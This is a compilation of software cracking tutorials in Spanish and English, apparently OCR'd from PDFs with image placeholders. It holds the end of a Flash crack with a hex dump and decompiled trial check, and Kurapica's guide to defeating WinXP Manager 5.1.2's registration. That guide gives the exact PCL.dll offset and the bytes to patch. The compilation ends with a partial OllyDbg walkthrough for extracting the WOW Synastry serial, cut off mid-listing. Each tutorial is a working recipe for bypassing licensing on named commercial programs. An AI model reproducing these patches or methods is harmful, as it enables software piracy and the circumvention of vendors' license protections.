
```
00007190   00 00 08 0F 3D 4F 96 07  00 01 00 00 00 00 08 0A   ....=O-.........
000071A0   1C 96 02 00 08 10 52 17  96 04 00 08 0D 08 11 1D   .-....R.-.......
000071B0   96 02 00 05 00 3E 96 05  00 07 93 0C 8B 62 4C 62   -....>-...".‹bLb
000071C0   9D 02 00 13 00 99 02 00  51 00 96 04 00 08 0D 04   ▯ ....™..Q.-.....
000071D0   01 1D 96 07 00 01 00 00  00 00 08 0F 3D 96 02 00   ..-.........=-..
000071E0   04 01 96 0A 00 07 D8 EB  CC 43 07 27 14 33 BC 60   ..-...ØëÌC.'.3¼`
000071F0   9D 02 00 10 00 0B 87 01  00 01 17 96 04 00 04 01   ▯ .....‡....-....
00007200   08 12 1C 67 12 9D 02 00  0B 00 96 02 00 05 00 3E   ...g.▯ ....-....>
00007210   99 02 00 06 00 96 02 00  05 00 3E 8E 15            ™....-....>Ž.
```

Lo comprobamos en el decompilador; ahí lo tenemos amigo listo….

```
> Action (86) > MainMovie
    } // end if
    return (_locl.UL());
} // End of the function
function reg_trial_over() {
    if (!(1448483791 & -1448483792)) {
        var _locl = UL.UL.UL;
    } // end if
    UL = _locl;
    if (UL(_locl)) {
        UL.UL.UL = UL();
        UL.UL();
        UL = NULL;
        return (false);
    }
    else {
        UL = _locl;
        if (!(1137503192 & -1137503193)) {
            _locl = UL() - _locl;
        } // end if
        if (_locl > UL) {
            return (false);
        }
        else {
            return (false);
        } // end else if
    } // end else if
} // End of the function
```



Y la presentación final es.




Trabajo concluido.

Notas finales.

Nunca pense hacer un tutorial ya que por lo general no las hago. Reitero mis agradecimientos a los miembros de la lista por su ayuda y su ánimo, para realizar este material.

Cracking With Kurapica



Using Reflector and Ildasm to Crack WinXP Manager 5.1.2

(Program can be downloaded from http://www.yamicsoft.com)


Hi, welcome to a new cracking tutor, our target today is called **WinXP manager;** it's a nice collection of utilities that help you tweak your OS.

Actually cracking targets are still rare and that's why we don't see many tutorials on .net cracking, anyway I won't keep you long, let's get moving.

Please make sure you have the following tools before we begin.


- **Reflector** : www.aisto.com/roeder/dotnet
- **Ildasm** : installed with Visual studio
- **CFF Explorer** : www.NTcore.com

1. install the target on your PC but before you open it in **Reflector** you must run it to see the kind of protection used here, first thing you will see is the nag screen telling you that you still have 15 days left and that you can still try the software, click "**Try it**" to start the application, after the main window appears you must click the "**About**" button to reach to the registration form, Click "**Buy and register**" and you will be there.




As you can see this is a **Cinderella protection**, which means that you have a name and serial to enter, this leads us to cracking this target in two methods, first we can use patching or we can make a Keygen for it and I will explain only patching and leave the Keygen for you.

2. Ok now as I said before the most important thing about cracking .net applications and I mean executables here is to find the **entry point method** so that you can start tracing the protection scheme implemented in that target, Open the target in **Reflector** and right click the **WinXP Manager** assembly node and click "**Go to entry point**", then **Reflector** will redirect you to a Class called "**Load**" where you will find a method called "**Main**" in that class, clearly this is the starting point for this target so double click it to see the disassembly of its code.




3. One thing worth mentioning here is that we have no protection for this assembly, no obfuscation, no packing, and this is as common as a 25 years old virgin, look at the disassembly of the method **"Main"** and analyze it carefully to find where the application checks for the license.



Nothing is interesting here until we reach this line I surrounded with a red rectangle, this line sets a value for **"RemainDays"** which is a string variable, the **"DetermineRegistered"** is a string returning function which returns one of two values, either **"Registered"** or **"Expired"**, after that line you see the software comparing **"RemainDays"** with a string and if it's equal then a variable called **"IsRegistered"** is set to true.

Patching

here I will use patching, we will make sure that the function "**DetermineRegistered**" always returns "**Registered**", now click the "**DetermineRegistered**" function to see its code.




There is a new Boolean returning function here called "**Registered**" which determines the returned value from this function, if we can make function "**Registered**" always return true then this function will always return a "**Registered**" string and that's what we want.

How to do that?

One of my previous tutorials discussed inverting Boolean returning functions and that's our goal now, we will change first two bytes of "**Registered**" function to make it always return true, but first we have to find the file offset for the function bytes, I explained that in previous tutors too but I will do it again here.


The "**Registered**" function is not located in the main program assembly, if you check **Reflector** you will find it in an assembly called "**PCL.dll**", so this is the file we will patch, open this file in **Ildasm** and find the "**Registered**" function node.



Make sure you have checked the "**Show bytes**" option in **Ildasm** and then double click this node to see its code, at the beginning of the code listing you will see a line telling us about the **RVA** offset for this function and this is what we want to know from **Ildasm**.

Method begins at RVA 0x5c84

Now close **Ildasm** and open "**PCL.dll**" in **CFF Explorer**, we will use the address converter in **CFF Explorer** to find the file offset for this function.



Cool! This leads to the first byte of the method body, now move 12 bytes to bypass the header of that function and you will be standing at the first byte of the method bytes at offset **0x00004C90**

Use **CFF Explorer** or your favorite hex editor to change first 2 bytes here which are **00,28** to **17,2A** and that's all, Now open the main program again and there is no nag screen this time, BTW I included the Keygen code with this tutor for those interested.

THE END

Greets: UFO-PU55Y, LibX, RETEAM, SnD, ARTeam, Lz0

This tutor and all other works can be found @ www.reteam.org\board

Contact us @ #SeeknDestroy on IRC

Kurapica

Saturday, December 08, 2007

CRACKING

WOW Sinastry

Escrito por: tHOBAS

DESCARGO LEGAL

DOCUMENTO ESCRiTO PARA FiNES DE EDUCACiON/iNVESTiGACION

[Proyección]

Aprender un poco mas de la generación de seriales

[E/I a realizar]

Encontrar el numero de serie para registrarnos

[WOW Sinastry]


The WOW synastry program lets you see how a relationship functions, the energy between the two people involved, the areas which may be problematic and the areas where each partner is able to help and support the other.

[Url de Descarga]


http://world-of-wisdom.com

[Manos a la Obra]

Cuando ejecutamos el programa nos muestra una ventana que nos pide registrarnos




Intentaremos registrarnos dándole Click en el Boton : I have paid and received a Registration code. Se nos muestra una ventana donde nos pide que ingresemos nuestros datos




Al darle en el botón OK se nos muestra una mensaje de que los datos son incorrectos


Si ingresamos al programa y vemos en el About nos muestra que:



Y en el menú archivo esta el botón de Registrar




Solo nos faltaría saber si el programa esta empaquetado o no y saber en que lenguaje fue hecho para empezar. Para eso lo analizaremos con el RDG. El cual nos muestra la siguiente información




Bueno el programa esta hecho en Delphi y para suerte nuestra no esta empaquetado.

Como no me va bien aun con Delphi, haremos uso del DeDe para averiguar la dirección exacta del botón de OK.


El DeDe nos da la siguiente información.



Ahí esta la dirección de nuestro botón OK, en la dirección 00578CF0. Ahora bien como sabemos que es el botón de Ok?
Bueno el DeDe nos lo aclara bien




Bueno despejada nuestras dudas. Abrimos nuestro OllyDbg, cargamos el ejecutable y CTRLG+G y colocamos la dirección 00578cf0 y llegamos hasta aquí



Colocamos un BP (F2)en esa Direccion y ejecutamos el programa(F9); ingresamos nuestros datos y el OllyDbg parara en el BP que pusimos traceamos un poco (F8)hasta llegar al primer CALL[dirección 00578CFF], ya que si Apretamos una vez mas F8, nos muestra el mensaje de que nuestros datos son incorrectos. Quiere decir que en esa CALL[00578cff] esta el meollo de donde se genera el serial y compara el serial Correcto con el Falso.


Reiniciamos todos (Ctrl+f2) realizamos de nuevo todo el procedimiento hasta llegar a la dirección 00578CFF y esta vez en vez de Apretar F8 lo haremos con el F7 y vemos algo que nos indica de que vamos por buen camino:




En la parte de abajo esta la cadena de Texto que nos dice que el código para registrarnos no es correcto. Traceamos otra vez con F8 pero si nos fijamos en esta parte :

```
005788EC  /$ 55                    push   ebp
005788ED  |. 8BEC                  mov    ebp, esp
005788EF  |. B9 58000000   mov     ecx, 58
005788F4  |> 6A 00                 /push  0
005788F6  |. 6A 00                 |push  0
005788F8  |. 49                    |dec   ecx
005788F9  |.^ 75 F9                \jnz   short 005788F4
005788FB  |. 53                    push   ebx
```

